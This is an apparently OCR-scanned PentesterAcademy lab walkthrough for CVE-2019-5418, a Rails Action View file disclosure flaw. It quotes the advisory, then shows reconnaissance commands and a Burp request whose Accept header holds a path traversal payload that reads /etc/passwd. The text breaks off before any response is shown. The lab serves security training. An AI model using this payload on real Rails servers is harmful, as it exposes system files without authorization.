
ATTACK DEFENSE

by PentesterAcademy

Name	Rails DoubleTap RCE
URL	https://attackdefense.com/challengedetails?cid=1878
Type	Webapp Pentesting Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

CVE-2019-5418



TOTAL CVE Entries: 135786

CVE-ID

CVE-2019-5418 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

There is a File Content Disclosure vulnerability in Action View <5.2.2.1, <5.1.6.2, <5.0.7.2, <4.2.11.1 and v3 where specially crafted accept headers can cause contents of arbitrary files on the target system's filesystem to be exposed.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.


- CONFIRM:https://groups.google.com/forum/#!topic/rubyonrails-security/pFRKI96Sm8Q
- CONFIRM:https://weblog.rubyonrails.org/2019/3/13/Rails-4-2-5-1-5-1-6-2-have-been-released/
- EXPLOIT-DB:46585
- URL:https://www.exploit-db.com/exploits/46585/
- FEDORA:FEDORA-2019-1cfe24db5c
- URL:https://lists.fedoraproject.org/archives/list/package-announce@lists.fedoraproject.org/message/Y43636TH4D6T46IC6N2RQVJTRFJAAYGA/
- MISC:http://packetstormsecurity.com/files/152178/Rails-5.2.1-Arbitrary-File-Content-Disclosure.html
- MLIST:[debian-lts-announce] 20190331 [SECURITY] [DLA 1739-1] rails security update
- URL:https://lists.debian.org/debian-lts-announce/2019/03/msg00042.html
- MLIST:[oss-security] 20190322 [CVE-2019-5418] Amendment: Possible Remote Code Execution Exploit in Action View
- URL:http://www.openwall.com/lists/oss-security/2019/03/22/1
- REDHAT:RHSA-2019:0796
- URL:https://access.redhat.com/errata/RHSA-2019:0796
- REDHAT:RHSA-2019:1147

Mitre Link: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-5418

The Mitre Web pages contain references to other advisory pages.

The google groups discussion reveals the root cause of the vulnerability.

Link: https://groups.google.com/forum/#!topic/rubyonrails-security/pFRKI96Sm8Q



Ruby on Rails: Security ›

[CVE-2019-5418] File Content Disclosure in Action View

1 post by 1 author

Aaron Patterson

Other recipients: secu...@suse.de, oss-se...@lists.openwall.com, ruby-sec...@googlegroups.com

There is a possible file content disclosure vulnerability in Action View. This vulnerability has been assigned the CVE identifier CVE-2019-5418.

Versions Affected: All.
Not affected: None.
Fixed Versions: 6.0.0.beta3, 5.2.2.1, 5.1.6.2, 5.0.7.2, 4.2.11.1

Impact

There is a possible file content disclosure vulnerability in Action View. Specially crafted accept headers in combination with calls to `render file:` can cause arbitrary files on the target server to be rendered, disclosing the file contents.


The impact is limited to calls to `render` which render file contents without a specified accept format. Impacted code in a controller looks something like this:

```
class UserController < ApplicationController
  def index
    render file: "#{Rails.root}/some/file"
  end
end
```

According to the Google Group discussion, A specifically crafted header can result in arbitrary file read.

The blog explains in detail the function calls which results in exploitation of the vulnerability:

Blog Link:
https://chybeta.github.io/2019/03/16/Analysis-for%E3%80%90CVE-2019-5418%E3%80%91File-Content-Disclosure-on-Rails/



Analysis for【CVE-2019-5418】File Content Disclosure on Rails

发表于 2019-03-16 | 分类于 Web Security | 阅读次数 11812

Chinese Edition: Ruby on Rails 路径穿越与任意文件读取漏洞分析 - 【CVE-2019-5418】

Security Advisory


https://groups.google.com/forum/#!topic/rubyonrails-security/pFRKI96Sm8Q

```
There is a possible file content disclosure vulnerability in Action View. This
vulnerability has been assigned the CVE identifier CVE-2019-5418.

Versions Affected:  All.
Not affected:       None.
Fixed Versions:     6.0.0.beta3, 5.2.2.1, 5.1.6.2, 5.0.7.2, 4.2.11.1

Impact
```

Exploitation:

Step 1: Finding the IP address.


Command: ip addr



```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
23962: eth0@if23963: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
23965: eth1@if23966: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:4a:56:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.74.86.2/24 brd 192.74.86.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

Step 2: Run a nmap scan against the target IP.


Command: nmap -sV 192.74.86.3



```
root@attackdefense:~# nmap -sV 192.74.86.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-13 10:09 IST
Nmap scan report for target-1 (192.74.86.3)
Host is up (0.000015s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE VERSION
3000/tcp open  ppp?
1 service unrecognized despite returning data. If you know the service/version, please
i-bin/submit.cgi?new-service :
SF-Port3000-TCP:V=7.70%I=7%D=5/13%Time=5EBB7A22%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,1C,"HTTP/1\.1\x20400\x20Bad\x20Request\r\n\r\n")%r(GetReques
SF:t,1E2C1,"HTTP/1\.0\x20200\x20OK\r\nX-Frame-Options:\x20SAMEORIGIN\r\nX-
SF:XSS-Protection:\x201;\x20mode=block\r\nX-Content-Type-Options:\x20nosni
SF:ff\r\nX-Download-Options:\x20noopen\r\nX-Permitted-Cross-Domain-Policie
```


Step 2: We have discovered one open port 3000. We will use curl to identify the running application name.

Command: curl http://192.74.86.3:3000




```
      <p class="version">
        <strong>Rails version:</strong> 5.2.1<br />
        <strong>Ruby version:</strong> 2.5.1 (x86_64-linux-gnu)
      </p>
    </section>
  </div>
</body>
</html>
root@attackdefense:~#
```

Step 3: Select the Burp Suite proxy from the FoxyProxy plugin.


Burp
FoxyProxy
Use Enabled Proxies By Patterns and Order
✓ Burp Suite (for all URLs)
Turn Off (Use Firefox Settings)
Options
What's My IP?
Log


Step 4: Reload the webpage and intercept the request with burp suite.



Request to http://192.74.86.3:3000


```
GET / HTTP/1.1
Host: 192.74.86.3:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
If-None-Match: W/"773513ef8f558ecf6679e9e35d612acb"


```

Step 5: Send the request to Repeater.



```
GET / HTTP/1.1
Host: 192.74.86.3:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,a
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
If-None-Match: W/"773513ef8f558ecf6679e9e
```

Step 6: Repeater Tab




```
GET / HTTP/1.1
Host: 192.74.86.3:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
If-None-Match: W/"773513ef8f558ecf6679e9e35d612acb"
```

Step 7: Injecting Payload in the Accept Header.


Accept: ../../../../../../../etc/passwd{{

Request Tab:



```
GET /test HTTP/1.1
Host: 192.74.86.3:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: ../../../../../../../../etc/passwd{{
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
If-None-Match: W/"773513ef8f558ecf6679e9e35d612acb"
```

Response Tab:

